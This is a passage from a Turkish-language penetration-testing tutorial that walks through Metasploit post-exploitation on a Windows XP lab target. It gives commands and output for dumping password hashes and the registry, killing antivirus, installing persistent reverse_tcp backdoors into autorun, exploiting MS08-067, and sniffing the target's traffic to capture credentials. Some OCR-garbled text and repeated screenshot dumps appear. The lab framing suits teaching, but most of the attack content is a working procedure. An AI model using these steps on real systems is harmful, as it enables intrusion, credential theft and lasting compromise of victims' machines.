NT AUTHORITY\NETWORK SERVICE

Group Impersonation Tokens Available
=====
No tokens available

root@kali:~/msf4/logs/scripts/winenum/PENTEST-WINXP_20181015.4422#
```


Hedef sistem hakkında içerden bilgi toplamaya yarayan winenum betiđi gibi yine içerden bilgi toplamaya yarayan scraper betiđi ekstradan kullanılabilir.

Kali Linux Terminal:

```
1 meterpreter > run scraper
```


Çıktı:

[Hedef sistem hakkında içerden bilgi toplama betiđi tetiklenir]




```
root@kali: ~  
File Edit View Search Terminal Tabs Help  
root@kali: ~ x root@kali: ~/msf4/logs/scripts/winenum/PENTEST-WINXP_20181... x  
eract'", "/opt/metasploit/apps/pro/msf3/lib/rex/ui/interactive.rb:49:in `interact'", "/opt/metasploit/apps/pro/m  
sf3/lib/msf/ui/console/command_dispatcher/core.rb:1626:in `cmd_sessions'", "/opt/metasploit/apps/pro/msf3/lib/re  
x/ui/text/dispatcher_shell.rb:427:in `run_command'", "/opt/metasploit/apps/pro/msf3/lib/rex/ui/text/dispatcher_s  
hell.rb:389:in `block in run_single'", "/opt/metasploit/apps/pro/msf3/lib/rex/ui/text/dispatcher_shell.rb:383:in  
`each'", "/opt/metasploit/apps/pro/msf3/lib/rex/ui/text/dispatcher_shell.rb:383:in `run_single'", "/opt/metasp  
loit/apps/pro/msf3/lib/msf/ui/console/command_dispatcher/exploit.rb:179:in `cmd_exploit'", "/opt/metasploit/apps/  
pro/msf3/lib/rex/ui/text/dispatcher_shell.rb:427:in `run_command'", "/opt/metasploit/apps/pro/msf3/lib/rex/ui/te  
xt/dispatcher_shell.rb:389:in `block in run_single'", "/opt/metasploit/apps/pro/msf3/lib/rex/ui/text/dispatcher_  
shell.rb:383:in `each'", "/opt/metasploit/apps/pro/msf3/lib/rex/ui/text/dispatcher_shell.rb:383:in `run_single'  
", "/opt/metasploit/apps/pro/msf3/lib/rex/ui/text/shell.rb:200:in `run'", "/opt/metasploit/apps/pro/msf3/msfconso  
le:168:in `meterpreter > getuid  
Server username: NT AUTHORITY\\SYSTEM  
meterpreter > getsystem  
..got system (via technique 1).  
meterpreter > getuid  
Server username: NT AUTHORITY\\SYSTEM  
meterpreter > run scraper  
[*] New session on 172.16.3.120:445...  
[*] Gathering basic system information...  
[*] Dumping password hashes...  
[*] Obtaining the entire registry...  
[*] Exporting HKCU  
[*] Downloading HKCU (C:\\WINDOWS\\TEMP\\XFaucZje.reg)  
[*] Cleaning HKCU  
[*] Exporting HKLM  
[*] Downloading HKLM (C:\\WINDOWS\\TEMP\\MQNMeLjtj.reg)  
[*] Cleaning HKLM  
[*] Exporting HKCC  
[*] Downloading HKCC (C:\\WINDOWS\\TEMP\\iQCMkVpr.reg)  
[*] Cleaning HKCC  
[*] Exporting HKCR  
[*] Downloading HKCR (C:\\WINDOWS\\TEMP\\gKUQtzVA.reg)
```

[Toplanan bilgilerin olduĐu dizine gidilir ve kaydedilen bilgiler listelenir]



```
root@kali: ~/msf4/logs/scripts/scrapper/172.16.3.120_20181015.185627058
File Edit View Search Terminal Tabs Help
root@kali: -
root@kali: ~/msf4/logs/scripts/scrapper/172.16.3.120_20181015.185627058# ls
env.txt hashes.txt HKCR.reg HKLM.reg nethood.txt services.txt systeminfo.txt users.txt
group.txt HKCC.reg HKCU.reg localgroup.txt network.txt shares.txt system.txt
root@kali:~/msf4/logs/scripts/scrapper/172.16.3.120_20181015.185627058#
```

[Dosya halinde kaydedilen bilgilerden bir tanesinin içeriđi ekrana yansıtılır]



```
root@kali: ~/msf4/logs/scripts/scrapper/172.16.3.120_20181015.185627058
File Edit View Search Terminal Tabs Help
root@kali: -
root@kali:~/msf4/logs/scripts/scrapper/172.16.3.120_20181015.185627058# ls
env.txt hashes.txt HKCR.reg HKLM.reg net hood.txt services.txt systeminfo.txt users.txt
group.txt HKCC.reg HKCU.reg localgroup.txt network.txt shares.txt system.txt
root@kali:~/msf4/logs/scripts/scrapper/172.16.3.120_20181015.185627058# cat env.txt
ALLUSERSPROFILE=C:\Documents and Settings\All Users
CommonProgramFiles=C:\Program Files\Common Files
COMPUTERNAME=PENTEST-WINXP
ComSpec=C:\WINDOWS\system32\cmd.exe
FP_NO_HOST_CHECK=NO
NUMBER_OF_PROCESSORS=1
OS=Windows_NT
Path=C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\Wbem
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH
PROCESSOR_ARCHITECTURE=x86
PROCESSOR_IDENTIFIER=x86 Family 6 Model 37 Stepping 2, GenuineIntel
PROCESSOR_LEVEL=6
PROCESSOR_REVISION=2502
ProgramFiles=C:\Program Files
PROMPT=$P$G
SystemDrive=C:
SystemRoot=C:\WINDOWS
TEMP=C:\WINDOWS\TEMP
TMP=C:\WINDOWS\TEMP
USERPROFILE=C:\Documents and Settings\NetworkService
windir=C:\WINDOWS
root@kali:~/msf4/logs/scripts/scrapper/172.16.3.120_20181015.185627058#
```

I) Hedef Sistemdeki Antivirus Yazılımlarını Kapama

Sızma işlemi sırasında en büyük sorun uzak sistemdeki Antivirus yazılımıdır. killav, yani kill (a)nti (v)irus), betiği ile uzak sistemdeki Antivirus process'ini durdurabilir ya da sonlandırabiliriz. Ancak killav script'i Antivirus'ten kaçış için kesin çözüm değildir. Yine de deneme maksadıyla kullanılabilir ve eğer başarılı olunursa sızmanın şiddetini artırma sırasında çıkabilecek sorunlardan bizi kurtarabilir.

Uyarı: Aşağıdaki işlem birebir pratiği yapılmamış bir işlemdir.

Kali Linux Terminal:

```
1 meterpreter > run killav
```

Çıktı:

```
meterpreter > run killav  
[*] Killing Antivirus services on the target..  
[*] Killing off cmd.exe..  
[*] Killing off cmd.exe..
```

m) Hedef Sistemdeki Antivirus Yazılımlarını Kapama 2

Hedef sistemdeki antivirus ve firewall gibi yazılımları kapama konusunda bir meterpreter komutu olan getcountermeasure da kullanılabilir:

Uyarı: AŐağıdaki işlem birebir pratięi yapılmamıŐ bir işlemdir.

Kali Linux Terminal:

```
1 meterpreter > run getcountermeasure
```

Çıktı:

```
meterpreter > run getcountermeasure  
[*] Running Getcountermeasure on the target..  
[*] Checking for countermeasures..  
[*] Possible countermeasure found cmdagent.exe  
[*] Possible countermeasure found sched.exe  
[*] Possible countermeasure found avgguard.exe  
[*] Possible countermeasure found avgnt.exe C:\Program Files (x86)\Avira  
\Avira Desktop\avgnt.exe  
[*] Possible countermeasure found cfp.exe C:\Program Files\COMODO\COMODO  
Internet Security\cfp.exe  
[*] Getting Windows Built in Firewall configuration..  
[*]  
[*] Etki Alanı profil yapılandırması:  
-----  
[*] İzleme modu = Devre DıŐı Bırak  
[*] Özel durum modu = EtkinleĐtir  
[*]  
[*] Standard profil yapılandırması (geçerli):  
-----  
[*] İzleme modu = EtkinleĐtir  
[*] Özel durum modu = EtkinleĐtir  
[*]  
ÖNEMLİ: Komut başarıyla yürütüldü.
```

n) Hedef Sistemde Kalıcı Olma

Hedef sistemdeki meterpreter oturumumuzu kalıcı hale getirmek için meterpreter'in persistence (yani kalıcı olma) betięi tetiklenebilir:

Uyarı: AŐağıdaki işlem birebir pratięi yapılmamıŐ bir işlemdir.

```
*meterpreter > run persistence -X -i 30 -p 4444 -r 192.168.204.151
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/3NCRYPT0-4D388A_20111110.5607/3NCRYPT0-4D388A_20111110.5607.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.204.151 LPORT=4444
[*] Persistent agent script is 609675 bytes long
[*] Persistent Script written to C:\WINDOWS\TEMP\tüvnlup0xqsu.vbs
[*] Executing script C:\WINDOWS\TEMP\tüvnlup0xqsu.vbs
[*] Agent executed with PID 1344
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\XApmjnH5T0y
[*] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\XApmjnH5T0y
meterpreter >
```

Yukarıdaki resimde run persistence komutunun aldığı parametreleri açıklayacak olursak -X parametresi sistem reboot edildiğinde dahi meterpreter'ı başlat emrini verir. -i parametresi persistence script'inin uzak sistemde hangi aralıklarla tetikleneceğini belirten zaman dilimini, -p parametresi meterpreter oturumunu kumanda edecek olan host'un (yani Kali makinesinin) port numarasını, -r ise meterpreter oturumunu kumanda edecek olan host'un (yani Kali makinesinin) IP numarasını argüman olarak alır.

Başka Meterpreter Komutları

run getgui -e	: Hedef sistem üzerinde RDP (Remote Desktop Protocol) servisini etkinleştirmek için kullanılır. Yani VNC ile yapılan işlemi bu sefer windows içerisindeki Remote Desktop servisi ile yapmaya olanak verir.
run gettelnet -e	: Hedef üzerinde windows telnet servisini aktifleştirmek için kullanılır.
run get_application_list	: Yüklü uygulamaların listesini almak için kullanılır.
run metsvc	: Kalıcı arka kapı bırakmak için kullanılır.
run Hostedit	: Windows üzerindeki host dosyasını düzenlemek için kullanılır.
run Get local subnets	: Hedefin yerel ağ maskesini almak için kullanılır.

Meterpreter'la hedef sistemde daha fazla ne yapabilirim diye araştırmak isterseniz

Kali Linux Terminal:

```
1 meterpreter > help
```

demeniz yeterlidir. Bu size meterpreter komutlarının listesini ve açıklamalarını verecektir.

Ekstra

Yerel network'te bir MITM (yani araya giren adam) saldırısı türü olan arp spoofing yaparak hedef makinanın trafiği sniff'lenebilir (okunabilir). Bu şekilde örneğin hedef makinada internetle konuşan bir yazılıma girilen oturum bilgileri (credentials) elde edilebilir. Bu konuda işin a-b-c sini anlatan detaylı açıklamalar ve uygulamalı gösterimler bir başka yazıda yer alacaktır. Peki

hedef makina ile aynı local ağda değilsek hedef makinanın trafiğini yine de sniff'leyebilir miyiz? Bu işlem için hedef makinaya sızmak ve ağ adaptöründeki trafiği sistemimize download etmek (indirmek) gerekir. Meterpreter ile bu mümkündür. Bu başlıkta hedef makinayla aynı local (yerel) ağda olmadan nasıl hedef makinanın trafiğinin sniff'lenebileceği gösterilecektir.

Öncelikle hedef makinaya yine netapi zafiyeti ile sızılacaktır. Ardından meterpreter payload'u ile uzaktaki hedefin ethernet kartı dinlenecektir. Daha sonra dinleme işlemi sonlandırılacak ve hedef makinada toplanan trafik paketlerini cap, yani (capture), uzantılı dosya olarak makinamıza indireceğiz. En sonunda da cap dosyasını (hedef sistemde toplanmış trafik paketlerini) network'çülerin sıklıkla kullandığı Wireshark adlı yazılım ile inceleyip kullanıcı adı ve şifre gibi kritik bir bilgiyi elde edeceğiz.

Gereksinimler

(+) Bu yazı belirtilen materyaller ile birebir denenmiştir ve başarılı olunmuştur.

Kali Linux 1.0.4 x64 [indir]	// Saldırgan Sistem
Windows XP SP2 TR LANG x86 [indir]	// Hedef Sistem

Şimdi aynı zararlıyı (exploit'i) ve payload'u kullanarak yine hedef sisteme sızalım.

Kali Linux Terminal:

```
1 msf > use exploit/windows/smb/ms08_067_netapi
2 msf (ms08_067_netapi) > set PAYLOAD windows/meterpreter/bind_tcp
3 msf (ms08_067_netapi) > set LHOST X.X.X.X // Kali Linux IP
4 msf (ms08_067_netapi) > set RHOST X.X.X.X // WindowsXP IP
5 msf (ms08_067_netapi) > exploit
```

Çıktı:

```
[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:Turkish
[*] Selected Target: Windows XP SP2 Turkish (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (770048 bytes) to 192.168.0.19
```


```
meterpreter >
```

Meterpreter session'ı (oturumu) elde edilmiştir. Şimdi sniff'ing işlemi için (hedef sistemdeki internet trafiğini dinlemek için) meterpreter payload'umuzdaki sniffer betiğini etkinleştirelim ve hedefin ethernet kartı interface'ini (arayüzünü) öğreneelim.

Kali Linux Terminal:

- 1 meterpreter > use sniffer
- 2 meterpreter > sniffer_interfaces

Çıktı:



```
root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: -
C s0r0c0s0ndeki birimin etiketi yok.
Birim Seri Numaras0: 4C1C-BC1C
C:\Documents and Settings\pentest\Desktop dizini
13.10.2018 03:57 <DIR> ..
13.10.2018 03:57 <DIR> .
28.01.2018 09:22 1.607 123.hex
24.05.2016 15:53 37.888 backdoor.exe
09.10.2018 15:08 1.714 Burp Suite Community Edition.lnk
09.10.2018 15:09 973 cacert.der
25.01.2018 14:17 7 deneme.txt
22.11.2016 21:05 801 downloadfile.vbs
13.10.2018 03:57 45 HACKED.txt
28.01.2018 15:09 308.736 incoming.exe
08.12.2016 02:02 104 Internet Explorer.lnk
19.02.2016 21:40 103.772 kelime k0k0 bulmaca.rtf
04.11.2016 22:30 6.332 msf.pdf
28.01.2018 12:56 59.392 nc.exe
04.11.2016 22:44 <DIR> Not K00em
24.05.2016 15:48 37.888 vnc.exe
09.11.2016 14:30 6.328 zararliBelge.pdf
14 Dosya 565.587 bayt
3 Dizin 3.117.105.152 bayt bo0
KALI LINUX
C:\Documents and Settings\pentest\Desktop>C^quieter you become, the more you are able to hear
Terminate channel 1? [y/N] y
meterpreter > use sniffer
Loading extension sniffer...success.
meterpreter > sniffer_interfaces

1 - 'AMD PCNET Ailesi PCI Ethernet Bağda0t0r0c0s0' ( type:0 mtu:1514 usable:true dhcp:true wifi:false )
meterpreter >
```

Görüldüğü üzere hedef makinanın ethernet kart modeli çıktıya yansımıştır. Hedef sistemde birden fazla ethernet adaptörü (arayüzü) olabilir. Bizim uygulamamızda Windows XP bir adet ethernet adaptörüne sahip olduğu için bir adet ethernet arayüzü ekrana yansımıştır. Şimdi "1" numaralı interface'ten 20000 tane paket yakala emrini uzak sistemdeki meterpreter payload'umuza verelim:

Kali Linux Terminal:

- 1 meterpreter > sniffer_start 1 20000

Çıktı:

```

C:\Documents and Settings\pentest\Desktop dizini
13.10.2018 03:57 <DIR> .
13.10.2018 03:57 <DIR> ..
28.01.2018 09:22 1.607 123.hex
24.05.2016 15:53 37.888 backdoor.exe
09.10.2018 15:08 1.714 Burp Suite Community Edition.lnk
09.10.2018 15:09 973 cacert.der
25.01.2018 14:17 7 deneme.txt
22.11.2016 21:05 801 downloadfile.vbs
13.10.2018 03:57 45 HACKED.txt
28.01.2018 15:09 308.736 incoming.exe
08.12.2016 02:02 104 Internet Explorer.lnk
19.02.2016 21:40 103.772 kelime koku bulmaca.rtf
04.11.2016 22:30 6.332 msf.pdf
28.01.2018 12:56 59.392 nc.exe
04.11.2016 22:44 <DIR> Not Koken
24.05.2016 15:48 37.888 vnc.exe
09.11.2016 14:30 6.328 zararliBelge.pdf
14 Dosya 565.587 bayt
3 Dizin 3.117.105.152 bayt/bu
KALI LINUX
The quieter you become, the more you are able to hear.
C:\Documents and Settings\pentest\Desktop>C
Terminate channel 1? [y/N] y
meterpreter > use sniffer
Loading extension sniffer...success.
meterpreter > sniffer_interfaces

1 - 'AMD PCNET Ailesi PCI Ethernet Bağdatör 00000000' ( type:0 mtu:1514 usable:true dhcp:true wifi:false )

meterpreter > sniffer start 1 20000
[*] Capture started on interface 1 (20000 packet buffer)
meterpreter >

```

Bu sırada hedef windows xp makinasında tarayıcıdan çeşitli sitelere ziyarette bulunabilirsiniz. Ziyaretler sırasında paketler bir bir yakalanırken arada bir sniffing durumunu gözlemek için sniffer_stats komutu kullanılabilir:

Kali Linux Terminal:

```
1 meterpreter > sniffer_stats 1 // 1 nolu interface'in istatistikleri
```

Çıktı:

```

root@kali: ~
File Edit View Search Terminal Tabs Help

root@kali: ~ x root@kali: ~
24.05.2016 15:53 37.888 backdoor.exe
09.10.2018 15:08 1.714 Burp Suite Community Edition.lnk
09.10.2018 15:09 973 cacert.der
25.01.2018 14:17 7 deneme.txt
22.11.2016 21:05 801 downloadfile.vbs
13.10.2018 03:57 45 HACKED.txt
28.01.2018 15:09 308.736 incoming.exe
08.12.2016 02:02 104 Internet Explorer.lnk
19.02.2016 21:40 103.772 kelime k0k0 bulmaca.rtf
04.11.2016 22:30 6.332 msf.pdf
28.01.2018 12:56 59.392 nc.exe
04.11.2016 22:44 <DIR> Not K00em
24.05.2016 15:48 37.888 vnc.exe
09.11.2016 14:30 6.328 zararliBelge.pdf
14 Dosya 565.587 bayt
3 Dizin 3.117.105.152 bayt bo0

C:\Documents and Settings\pentest\Desktop>^C
Terminate channel 1? [y/N] y
meterpreter > use sniffer
Loading extension sniffer...success.
meterpreter > sniffer_interfaces

1 - 'AMD PCNET Ailesi PCI Ethernet Bağda000000' ( type:0 mtu:1514 usable:true dhcp:true wifi:false )

meterpreter > sniffer_start 1 20000 The quieter you become, the more you are able to hear
[*] Capture started on interface 1 (20000 packet buffer)
meterpreter > sniffer_stats
[-] Usage: sniffer stats [interface-id]
meterpreter > sniffer_stats 1
[*] Capture statistics for interface 1
packets: 7067
bytes: 6069905
meterpreter >

